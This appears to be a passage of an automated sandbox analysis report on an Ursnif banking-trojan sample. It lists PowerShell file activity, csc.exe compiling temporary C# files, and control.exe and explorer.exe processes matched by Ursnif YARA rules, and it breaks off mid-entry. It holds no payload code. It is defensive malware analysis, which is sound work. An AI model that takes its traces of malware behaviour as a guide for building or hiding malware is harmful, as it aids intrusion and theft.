C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	00 53 74 6f 70 2d 50 72 6f 63 65 73 73 08 00 00 00 0f 00 00 00 52 65 73 74 61 72 74 2d 53 65 72 76 69 63 65 08 00 00 00 10 00 00 00 52 65 73 74 6f 72 65 2d 43 6f 6d 70 75 74 65 72 08 00 00 00 0c 00 00 00 43 6f 6e 76 65 72 74 2d 50 61 74 68 08 00 00 00 11 00 00 00 53 74 61 72 74 2d 54 72 61 6e 73 61 63 74 69 6f 6e 08 00 00 00 0c 00 00 00 47 65 74 2d 54 69 6d 65 5a 6f 6e 65 08 00 00 00 09 00 00 00 43 6f 70 79 2d 49 74 65 6d 08 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 45 76 65 6e 74 4c 6f 67 08 00 00 00 0b 00 00 00 53 65 74 2d 43 6f 6e 74 65 6e 74 08 00 00 00 0b 00 00 00 4e 65 77 2d 53 65 72 76 69 63 65 08 00 00 00 0a 00 00 00 47 65 74 2d 48 6f 74 46 69 78 08 00 00 00 0f 00 00 00 54 65 73 74 2d 43 6f 6e 6e 65 63 74 69 6f 6e 08 00 00 00 0f 00 00 00 47 65 74	.Stop-Process.....Restart-Service.....Restore-Computer.....Convert-Path.....Start-Transaction.....Get-TimeZone.....Copy-Item.....Remove-EventLog.....Set-Content.....New-Service.....Get-HotFix.....Test-Connection.....Get	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	3414	2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74 53 63 72 69 70 74 73 02 00 00 00 14 00 00 00 53 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 00 00 00 00 f8 77 dc 65 ca 9f d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67	-PesterOption.....Invoke-Pester.....ResolveTestscripts.....Set-scr<wbr>iptBlockScope.....w.e...a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-Packag	success or wait	1	7FFD6322B526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f5 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....@.....	success or wait	1	7FFD6481F6E8	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD642CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26 e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD642D2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD642D2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD642D2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb3 78ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a171 39182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4 e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa5 7fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD642CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD642CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf4 9f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manage ment\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD642CB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD642CB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired1 3b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2 e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numeri cs\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFD643A12E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFD642B62DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21296	success or wait	1	7FFD642B63B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\9 9a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f 792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transa ctions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Config uration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD643A12E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.P owerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellG et\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD6322B526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	131	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD6322B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD6322B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFD643A12E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.dll	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.dll	unknown	4096	success or wait	1	7FFD6322B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	2162D8BE9DB	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFD6322B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFD6322B526	ReadFile

Analysis Process: conhost.exe PID: 4120 Parent PID: 6836

General

Start time:	20:28:49
Start date:	24/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5808 Parent PID: 6836

General

Start time:	20:28:58
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline'
Imagebase:	0x7ff7495e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF74965E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP	success or wait	1	7FF74965E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... .....?..... .....D.....V.a.r.F.i.l.e.I.n. f.o.....$.....T.r.a.n.s.l.a.t. i.o.n.....S.t.r.i.n. g.F.i.l.e.I.n.f	success or wait	1	7FF74965ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.cmdline	unknown	375	success or wait	1	7FF7495F1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\tvuaujr2\tvuaujr2.0.cs	unknown	402	success or wait	1	7FF7495F1EE7	ReadFile

Analysis Process: cvtres.exe PID: 6440 Parent PID: 5808

General

Start time:	20:28:59
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RESC66.tmp' 'c:\Users\user\AppData\Local\Temp\tvuaujr2\CSC341D735B45E4EBA891653FFCC3FAFA3.TMP'
Imagebase:	0x7ff6e5a90000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: 5060 Parent PID: 6836

General

Start time:	20:29:02
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline'
Imagebase:	0x7ff7495e0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF74965E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP	success or wait	1	7FF74965E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP	unknown	652	00 00 00 00 20 00 00 00 ff ff 00 00 ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 ff ff 10 00 ff ff 01 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 bd 04 ef fe 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 b0 04 ac 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00	....L... <.....0..... ....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O..... ....?..... .....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f	success or wait	1	7FF74965ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.cmdline	unknown	375	success or wait	1	7FF7495F1EE7	ReadFile
C:\Users\user\AppData\Local\Temp\rguyhtw2\rguyhtw2.0.cs	unknown	414	success or wait	1	7FF7495F1EE7	ReadFile

Analysis Process: cvtres.exe PID: 5308 Parent PID: 5060

General

Start time:	20:29:03
Start date:	24/11/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES1CB2.tmp' 'c:\Users\user\AppData\Local\Temp\rguyhtw2\CSC9D462AD9536245F58965E9E68DCBFB2.TMP'
Imagebase:	0x7ff6e5a90000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: control.exe PID: 5428 Parent PID: 2404

General

Start time:	20:29:04
Start date:	24/11/2020

Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7b1810000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000003.473244271.0000022D223F0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001C.00000002.487057532.00000000003BE000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: explorer.exe PID: 3440 Parent PID: 6836

General

Start time:	20:29:13
Start date:	24/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000000.498349424.0000000004E1E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000002.617096776.0000000004E1E000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3092 Parent PID: 3440

General

Start time:	20:29:13
Start date:	24/11/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
